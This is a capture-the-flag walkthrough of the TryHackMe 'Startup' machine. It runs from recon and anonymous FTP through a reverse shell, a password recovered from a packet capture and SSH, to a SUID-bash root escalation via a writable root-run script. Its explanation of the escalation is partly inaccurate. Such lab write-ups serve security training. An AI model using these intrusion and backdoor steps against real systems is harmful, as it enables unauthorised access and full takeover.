

# Startup – TryHackMe

Our objective is to find the **user.txt** flag, the **root.txt** flag, and the **secret** soup ingredient.

## Contents


1.Reconnaissance.....	1
2.Gobuster.....	2
3.Nmap.....	3
4.FTP.....	4
5.Reverse shell.....	6
6.SSH.....	10
7.Conclusion.....	11

## 1.Reconnaissance

We start with a basic recon to check if the host is responding.

```
[root@parrot]-[/home/user]
#ping 10.10.50.138
PING 10.10.50.138 (10.10.50.138) 56(84) bytes of data.
64 bytes from 10.10.50.138: icmp_seq=1 ttl=63 time=47.0 ms
64 bytes from 10.10.50.138: icmp_seq=2 ttl=63 time=47.4 ms
^C
--- 10.10.50.138 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 46.970/47.196/47.422/0.226 ms
```

On the website, there's a message saying the page is under construction and they're looking for a web developer – this almost certainly means it's unfinished and vulnerable.



# No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, [contact us](#). Otherwise, don't worry. We'll be online shortly!


— Dev Team

## 2.Gobuster

Let's check for accessible subdirectories:

```
[root@parrot]-[/home/user]
# gobuster dir -u http://10.10.50.138/ -w /home/user/Desktop/21/list.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.50.138/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/user/Desktop/21/list.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/files (Status: 301) [Size: 312] [--> http://10.10.50.138/files/]
Progress: 6460 / 6461 (99.98%)
=====
Finished
=====
```

We find a /files directory – let's see what's there.



There are some files and an FTP folder – maybe we can upload something there. Time to scan the ports.

### 3.Nmap

We scan all ports.

```
[root@parrot]-[/home/user]
#nmap -p- 10.10.50.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.50.138
Host is up (0.047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Three ports are open – 21, 22, and 80. Let's investigate further.

```

[root@parrot]-[/home/user]
#nmap -sV -sC -p 21 10.10.50.138
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.50.138
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534      4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0        251631 Nov 12  2020 important.jpg
| _rw-r--r--    1 0        0         208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.21.136.129
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 2
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
We learn that port 21 (FTP) allows anonymous login.

```

## 4.FTP

We log in to the FTP server using the username "anonymous" with no password. We can now download the files we saw earlier.



```

[root@parrot]-[/home/user]
#ftp 10.10.50.138 21
Connected to 10.10.50.138.
220 (vsFTPD 3.0.3)
Name (10.10.50.138:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63219|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534          4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0              251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0              208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||21116|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****| 245 KiB  1.20 MiB/s  00:00 ETA
226 Transfer complete.
251631 bytes received in 00:00 (939.38 KiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||61847|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*****| 208      297.40 KiB/s  00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (4.18 KiB/s)


```

Upon inspection:




We find a meme and a note. The image doesn't contain any hidden data, but the note might reveal a username – Maya.

Using FTP, we can now upload a file with a reverse shell.



## 5.Reverse shell

We set up a listener on the port defined in the reverse shell, and once the file is executed, we get a connection.



While exploring the server, we find a file revealing that the secret soup ingredient is love :)

```

$ whoami
www-data
$ ls -lr
vmlinuz.old
vmlinuz
var
vagrant
usr
tmp
sys
srv
snap
sbin
run
root
recipe.txt
proc
opt
mnt
media
lost+found
lib64
lib
initrd.img.old
initrd.img
incidents
home
etc
dev
boot
bin
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.

```

We continue looking around and find a folder named incidents and a file called suspicious.

```

$ ls -la
total 100
drwxr-xr-x 25 root root 4096 Jun 3 09:42 .
drwxr-xr-x 25 root root 4096 Jun 3 09:42 ..
drwxr-xr-x 2 root root 4096 Sep 25 2020 bin
drwxr-xr-x 3 root root 4096 Sep 25 2020 boot
drwxr-xr-x 16 root root 3560 Jun 3 09:42 dev
drwxr-xr-x 96 root root 4096 Nov 12 2020 etc
drwxr-xr-x 3 root root 4096 Nov 12 2020 home
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidents
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x 22 root root 4096 Sep 25 2020 lib
drwxr-xr-x 2 root root 4096 Sep 25 2020 lib64
drwx----- 2 root root 16384 Sep 25 2020 lost+found
drwxr-xr-x 2 root root 4096 Sep 25 2020 media
drwxr-xr-x 2 root root 4096 Sep 25 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 25 2020 opt
dr-xr-xr-x 119 root root 0 Jun 3 09:42 proc
-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txt
drwx----- 4 root root 4096 Nov 12 2020 root
drwxr-xr-x 25 root root 920 Jun 3 09:58 run
drwxr-xr-x 2 root root 4096 Sep 25 2020 sbin
drwxr-xr-x 2 root root 4096 Nov 12 2020 snap
drwxr-xr-x 3 root root 4096 Nov 12 2020 srv
dr-xr-xr-x 13 root root 0 Jun 3 09:42 sys
drwxrwxrwt 7 root root 4096 Jun 3 10:30 tmp
drwxr-xr-x 10 root root 4096 Sep 25 2020 usr
drwxr-xr-x 2 root root 4096 Nov 12 2020 vagrant
drwxr-xr-x 14 root root 4096 Nov 12 2020 var
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic

```



```
$ cd incidents
$ ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root         root    4096 Jun  3 09:42 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
$
```

To download it, we need to run a local web server on port 8080 and grab it via the browser.

Directory listing for /

- [suspicious.pcapng](#)

Parrot Terminal

```
File Edit View Search Terminal Help
drwx----- 4 root    root    4096 Nov 12  2020 root
drwxr-xr-x 25 root    root    920 Jun  3 09:58 run
drwxr-xr-x  2 root    root    4096 Sep 25  2020/sbin
drwxr-xr-x  2 root    root    4096 Nov 12  2020/snap
drwxr-xr-x  3 root    root    4096 Nov 12  2020/srv
dr-xr-xr-x 13 root    root      0 Jun  3 09:42/sys
drwxrwxrwt  7 root    root    4096 Jun  3 10:30/tmp
drwxr-xr-x 10 root    root    4096 Sep 25  2020/usr
drwxr-xr-x  2 root    root    4096 Nov 12  2020/vagrant
drwxr-xr-x 14 root    root    4096 Nov 12  2020/var
lrwxrwxrwx  1 root    root      30 Sep 25  2020/vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx  1 root    root      30 Sep 25  2020/vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
$ cd incidents
$ ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root         root    920 Jun  3 09:42 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
$ get suspicious.pcapng
/bin/sh: 38: get: not found
$ python3 -m http.server 8080
```

It's a packet capture file – we can open it using Wireshark.

suspicious.pcapng (as superuser)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.22.139	13.32.85.44	TCP	60	55280 -> 443 [ACK] Seq=1 Ack=1 Win=62780 Len=0
2	0.000449541	13.32.85.44	192.168.22.139	TCP	62	(TCP ACKed unseen segment) 443 -> 55280 [ACK] Seq=1 Ack=2 Win=64240 Len=0
3	0.256186999	192.168.22.139	104.107.60.16	TCP	56	38750 -> 80 [ACK] Seq=1 Ack=1 Win=63856 Len=0
4	0.256321417	192.168.33.1	192.168.33.10	TCP	68	48974 -> 80 [ACK] Seq=1 Ack=1 Win=63 Len=0 TSval=3110690039 TSecr=229190
5	0.256541722	104.107.60.16	192.168.22.139	TCP	62	(TCP ACKed unseen segment) 80 -> 38750 [ACK] Seq=1 Ack=2 Win=64240 Len=0
6	0.267081538	192.168.33.10	192.168.33.1	TCP	68	(TCP ACKed unseen segment) 80 -> 48974 [ACK] Seq=1 Ack=2 Win=225 Len=0 TSval=231740 TSecr=3110638991
7	0.514755333	192.168.22.139	104.107.60.8	TCP	56	33350 -> 50 [ACK] Seq=1 Ack=1 Win=63928 Len=0
8	0.51897616	192.168.22.139	104.107.60.8	TCP	56	51816 -> 80 [ACK] Seq=1 Ack=1 Win=63856 Len=0
9	0.512043555	72.21.91.29	192.168.22.139	TCP	62	(TCP ACKed unseen segment) 80 -> 33350 [ACK] Seq=1 Ack=2 Win=64240 Len=0
10	0.512083259	104.107.60.8	192.168.22.139	TCP	62	(TCP ACKed unseen segment) 80 -> 51816 [ACK] Seq=1 Ack=2 Win=84240 Len=0
11	0.751344685	192.168.22.139	192.168.22.139	TCP	68	4444 -> 48932 [FIN, ACK] Seq=1 Ack=1 Win=64 Len=0 TSval=728575395 TSecr=728532837
12	0.750611187	192.168.22.139	192.168.22.139	TCP	68	48932 -> 4444 [FIN, ACK] Seq=1 Ack=2 Win=64 Len=0 TSval=728575408 TSecr=728575395
13	0.750530159	192.168.22.139	192.168.22.139	TCP	68	4444 -> 48932 [ACK] Seq=1 Ack=2 Win=64 Len=0 TSval=728575408 TSecr=728575395
14	0.758487307	192.168.33.10	192.168.33.1	HTTP	475	HTTP/1.1 200 OK (text/html)
15	0.75859703	192.168.33.1	192.168.33.10	TCP	68	(TCP Previous segment not captured) 48974 -> 80 [ACK] Seq=2 Ack=408 Win=63 Len=0 TSval=3110690542 TSecr=231873
16	0.853759766	192.168.33.1	192.168.33.10	HTTP	319	651 /favicon.ico HTTP/1.1
17	0.860929254	192.168.33.10	192.168.33.1	TCP	68	(TCP ACKed unseen segment) 80 -> 48974 [ACK] Seq=408 Ack=253 Win=243 Len=0 TSval=231905 TSecr=3110690609
18	0.887894163	192.168.33.10	192.168.33.1	HTTP	559	HTTP/1.1 404 Not Found (text/html)
19	0.887917261	192.168.33.1	192.168.33.10	TCP	68	48974 -> 80 [ACK] Seq=253 Ack=899 Win=63 Len=0 TSval=3110690671 TSecr=231905
20	1.932834598	192.168.22.139	13.32.85.44	TLSv1.2	80	(TCP Previous segment not captured), Application Data
21	1.932982124	192.168.22.139	13.32.85.44	TCP	56	55280 -> 443 [FIN, ACK] Seq=26 Ack=1 Win=63920 Len=0
22	1.933292045	192.168.22.139	13.32.85.44	TCP	56	(TCP Previous segment not captured) 33850 -> 80 [FIN, ACK] Seq=2 Ack=1 Win=63920 Len=0
23	1.933402783	13.32.85.44	192.168.22.139	TCP	62	(TCP ACKed unseen segment) 443 -> 55280 [ACK] Seq=1 Ack=26 Win=64240 Len=0
24	1.933402877	13.32.85.44	192.168.22.139	TCP	62	443 -> 55280 [ACK] Seq=1 Ack=27 Win=64239 Len=0
25	1.933409454	13.32.85.44	192.168.22.139	TCP	56	(TCP ACKed unseen segment) 80 -> 48932 [ACK] Seq=1 Ack=3 Win=64239 Len=0
26	1.965476536	13.32.85.44	192.168.22.139	TCP	62	443 -> 55280 [FIN, PSH, ACK] Seq=1 Ack=27 Win=64239 Len=0
27	1.965476635	72.21.91.29	192.168.22.139	TCP	62	88 -> 33350 [FIN, PSH, ACK] Seq=1 Ack=3 Win=64239 Len=0
28	1.965525465	192.168.22.139	13.32.85.44	TCP	56	55280 -> 443 [ACK] Seq=27 Ack=2 Win=62780 Len=0
29	1.965612282	192.168.22.139	72.21.91.29	TCP	56	33350 -> 80 [ACK] Seq=3 Ack=2 Win=63920 Len=0

Frame 1: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface any, id 0

Linux cooked capture v1

Internet Protocol Version 4, Src: 192.168.22.139, Dst: 13.32.85.44

Transmission Control Protocol, Src Port: 55280, Dst Port: 443, Seq: 1, Ack: 1, Len: 0

There's a lot of data, so instead of manually digging, we use the strings command in the terminal.



```
[root@parrot]~[/home/user/Desktop]
#strings suspicious.pcapng
Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (with SSE4.2)
Linux 5.8.0-1parrot1-amd64
Dumpcap (Wireshark) 3.2.6 (Git v3.2.6 packaged as 3.2.6-1)
Linux 5.8.0-1parrot1-amd64
}UvZ WP
^vZ Wu
y>9I
y>:P
'-;D
Bn;D
HTTP/1.1 200 OK
Date: Fri, 02 Oct 2020 17:39:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 155
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
\b&'
GET /favicon.ico HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0

cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$
lennie
www-data@startup:/home$
cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ |
.?:MD
sudo -l
sudo -l
[sudo] password for www-data:
@c4ntg3t3n0ughsp1c3
6% @
Sorry, try again.
[sudo] password for www-data:
^/Sorry, try again.
[sudo] password for www-data:
c4ntg3t3n0ughsp1c3
sudo: 3 incorrect password attempts
www-data@startup:/home$ |
cat /etc/passwd
cat /etc/passwd
```

We see a login attempt as user lennie, and there's a password – we can test it.

## 6.SSH

Using the credentials we found, we log in via SSH.

```
[root@parrot]-[/home/user]
#ssh lennie@10.10.50.138
lennie@10.10.50.138's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

$ whoami
lennie
$ █
```

Success! Time to grab the user.txt flag.

```
$ whoami
lennie
$ cd /home
$ ls
lennie
$ cd lennie
$ ls
Documents  scripts  user.txt
$ cat user.txt
THM{03ce3d619b80ccbf3b7fc81e46c0e79}
$ █
```

Exploring further, we come across a /scripts folder with contents.

```
total 16
drwxr-xr-x 2 root  root  4096 Nov 12  2020 .
drwx----- 5 lennie lennie 4096 Jun  3 10:47 ..
-rwxr-xr-x 1 root  root   77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root  root    1 Jun  3 10:53 startup_list.txt
█
```

Let's inspect the script:

```
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$
```

We see that it runs a system command – **/etc/print.sh**

Privilege escalation works here because the user can set the environment variable **LIST**, whose content is written to the **/etc/print.sh** file. This file is then executed by root in the planner.sh script, allowing arbitrary commands to run with administrative privileges.

```
$ echo "cp /bin/bash /tmp/rootbash && chmod +s /tmp/rootbash" > /etc/print.sh
```

Once planner.sh is executed, we can become root using the command **/tmp/rootbash -p**

```
$ planner.sh
-sh: 25: planner.sh: not found
$ /tmp/rootbash -p
rootbash-4.3# whoami
root
rootbash-4.3#
```

Now it's time for the root flag, which can be found in **/root/root.txt** – not revealing it here :D

## 7.Conclusion

This CTF is a full attack chain – from reconnaissance to privilege escalation. The hardest part was analyzing the .pcapng file, but now I know how to handle that :)